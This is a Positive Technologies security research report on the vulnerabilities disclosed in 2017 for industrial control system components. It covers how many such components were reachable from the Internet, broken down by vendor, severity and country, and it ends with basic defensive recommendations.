Nowadays, almost any advanced Internet user can look up the IP addresses of network equipment used on ICS networks (such as switches, interface converters, and gateways) with the help of publicly available search engines. When this equipment is hacked, building systems and operations are at high risk.

This research, our fourth on the subject, describes findings by Positive Technologies regarding vulnerabilities in ICS components and their prevalence on Internet-connected systems, and how this situation has evolved over recent years.



Industrial sector

Vulnerabilities in ICS components

Research methodology

Information was drawn from publicly available sources, such as vulnerability knowledge bases, vendor advisories, exploit databases and packs, research papers, and posts on security websites and blogs.⁵

The following vulnerability knowledge bases were used:

- ICS-CERT (ics-cert.us-cert.gov)
- NVD (nvd.nist.gov), CVE (cve.mitre.org)
- Positive Research Center (goo.gl/CL4z6a (ptsecurity.com))
- Schneider Electric Cybersecurity Support Portal (goo.gl/k8RwCc)
- Siemens Product CERT (siemens.com/cert)

The severity of vulnerabilities in ICS components was assessed based on the Common Vulnerability Scoring System (CVSS) version 3 (first.org/cvss).

Our assessment of disclosed vulnerabilities did not attempt to cover every single vendor of industrial automation equipment, instead focusing on larger and more prominent companies.

Trends

The number of new vulnerabilities disclosed in 2017 increased compared to the prior year. As of publication of this report, information about 197 vulnerabilities of major manufacturers had been published. However, this number could still increase due to responsible disclosure policies, since vulnerabilities often are not published until after they have been fixed. For example, 30 vulnerabilities in Moxa equipment were detected in 2016 but disclosed only in 2017.

Vulnerabilities by vendor

The top spots saw a reversal of positions. The previous leader, Siemens, yielded first place to Schneider Electric, whose 47 component vulnerabilities disclosed in 2017 exceeded the company's total for 2016 (5) by almost ten times. Also notable is the increased number of security flaws in Moxa industrial network equipment, with twice as many (36) as in the previous year (18).

¹ goo.gl/KsFBdQ (bloomberg.com)


² goo.gl/PZRx2h (thesun.co.uk)

³ goo.gl/fQQ83Z (theguardian.com)

⁴ In December 2017, oil transporter Transneft announced that it would cease use of Schneider Electric equipment due to multiple vulnerabilities jeopardizing the company's cybersecurity.

⁵ digitalbond.com, scadahacker.com, immunityinc.com/products/canvas, exploit-db.com, rapid7.com/db

⁶ ICS components for supervision and monitoring




Abbreviations used

- DCS** — Distributed control systems
- HMI** — Human-machine interface
- ICS** — Industrial control system
- LAN** — Local area network
- PLC** — Programmable logic controller
- RAP** — Remote access point
- RTU** — Remote terminal unit
- SCADA** — Supervisory control and data acquisition

Vulnerabilities by component type

The core trend we see is the growing number of new vulnerabilities in industrial network equipment. Security flaws were detected in Moxa (36), Hirschmann (4), and Phoenix Contact (4) products. While the number of vulnerabilities in network equipment disclosed in 2016 was a third less than in SCADA/HMI/DCS devices,⁶ the subsequent 12 months narrowed that gap.


The most common types of vulnerabilities were Information Disclosure, Remote Code Execution, and Buffer Overflow. In 2016, the first two also topped the list, and the third one was Denial of Service.



Localization of new vulnerabilities in ICS components

According to CVSS v3 metrics, the situation remained almost unchanged as compared with 2016. Most vulnerabilities detected in 2017 can be exploited remotely without needing to obtain any privileges in advance.





Types of vulnerabilities in ICS components


Severity of new vulnerabilities

More than half of the newly reported vulnerabilities are of critical and high severity, based on CVSSv3 scoring. The share of critical vulnerabilities increased by 3 percent compared with 2016.


Internet accessibility of ICS components

Research methodology

To collect information on the online accessibility of ICS components, we used passive methods only. To obtain the research materials, we scanned ports of Internet-accessible components using publicly accessible search engines: Google, Shodan (shodan.io), and Censys (censys.io).



CVSS scores of vulnerabilities



Vulnerabilities by severity level

Passive techniques for gathering data about the Internet accessibility of ICS components have several limitations:

- Shodan scans a limited number of ports and performs scanning of the Internet from specific IP addresses, which are blacklisted by some firewall vendors and administrators. Therefore, data from Google and Censys was used to expand the scope of assessment.
- In many cases, it was not possible to determine product versions, because the necessary information was not given in the banners returned by host servers.

7 ics-cert.us-cert.gov/advisories/ICSA-12-228-01A

This data was then specially analyzed to identify which results corresponded to ICS equipment. Our experts created a database of ICS identifiers for determining product and vendor based on a device's banner.

Prevalence


The research revealed **175,632 ICS components** accessible online.

Looking at the protocols used by the detected ICS components, the most common protocol was HTTP, which is consistent with recent years. The Fox protocol was also very popular: it is used in Niagara Framework products and most commonly seen in automation systems for buildings, facilities, and data centers. These systems control air conditioning, power supply, telecommunications, alarms, lighting, security cameras, and other important building systems. Such automation systems often contain vulnerabilities⁷ and have already been attacked in the wild.⁸



Geographic distribution

The U.S. has held the top spot for some years now, increasing its commanding lead of Internet-accessible components by 10 percent in the last year to around 42 percent of the total. Germany took second place (6%), the same as in the previous year. Rounding out the top three is France (5%); China fell from third to sixth place.

8 info.publicintelligence.net/FBI-AntiseclCS.pdf



Number of Internet-accessible ICS components, by protocol



Statistics: vendors and products




First place is occupied by Honeywell, the owner of Tridium and Niagara Framework. Some Niagara products retain their old brand, which is why Tridium is listed separately from Honeywell in this report.

The second most popular vendor is Lantronix. This California-based company manufactures devices designed to provide remote access to equipment via the Internet.

According to recent research,⁹ several thousand Lantronix interface converters are accessible on the Internet. Almost half of these devices expose passwords that could be used to connect via Telnet. Our research confirms this fact: we detected 12,120 accessible Lantronix devices in total, a number of which were vulnerable.

Despite their auxiliary role, these devices can pose a significant hazard to operations when connected to the Internet. Interface converters connect ICS components to each other, so any malfunction or failure on their part can cause loss of remote control and management. For example, during a cyberattack on the Ukrainian energy grid,¹⁰ the attackers remotely disrupted the functioning of Moxa converters. As a result, utility operators could no longer connect to field devices at substations or remotely control substation switches.

As in prior years, Niagara Framework is the software most commonly found on Internet-accessible equipment. Apart from Lantronix interface converters, which hold second place, Moxa converters are also close to the top.



Types of ICS components

The distribution of Internet-accessible components by types remained almost the same. The only difference from 2016 is a significant increase in the share of network equipment.

Share of ICS components accessible on the Internet, by type

Type of ICS component	Share of components detected in 2017	Share of components detected in 2016
SCADA/DCS/HMI and/or PLC/RAP (RTU) ¹¹	14.2%	13.6%
PLC/RAP (RTU)	13.2%	12.9%
Network equipment	12.9%	5.1%
SCADA/DCS/HMI	7.1%	7.8%
Electrical measuring equipment	6.3%	5.2%
Other	46.5%	55.5%

Conclusion

The 2017 data shows an increasing number of vulnerabilities publicly acknowledged by major ICS vendors. More than half of the detected vulnerabilities are of critical or high severity.

The number of Internet-accessible ICS components is growing. The majority of them were detected in the countries with the highest levels of industrial automation (U.S., Germany, France, Canada, Italy, and China).

An increase in the number of known vulnerabilities and Internet-accessible ICS components allows attackers to conduct a wider range of attacks, which can cause very tangible impacts. Responding to sophisticated attacks on ICS components requires large amounts of preparation and planning. Before the first line of code is ever written, ICS developers must design the security mechanisms necessary to protect ICS components from attacks.

To identify potential attack vectors and develop an effective protection system, companies should perform regular ICS security audits and deploy industrial cybersecurity incident management solutions.

As always, observing the following basic security guidelines goes a long way toward ensuring protection:

- Segregate ICS operational networks from the enterprise LAN and external networks.
- Limit physical access to ICS networks and components.
- Enforce a strict password policy.
- Properly configure network equipment and firewall filtering rules.
- Protect privileged accounts.
- Minimize privileges of users and services.
- Use antivirus software.
- Regularly install updates to operating systems and applications.

¹¹ This type includes components that can be classified under multiple types, such as Niagara Framework multi-function products.

Ways to attack your industrial network



Information Security Analytics Team


Successful attacks against ICS components can cause more than just financial losses. Unauthorized modification or disruption may lead to blackouts, transportation failures, or even major disasters with loss of life.

Many security flaws allowing an attacker to penetrate a corporate network from the Internet and take control over network hosts are caused by the same factors seen on all kinds of networks. This is proved by epidemics of WannaCry and NotPetya malware, which encrypted the hard disks of victims all over the world, including industrial companies.

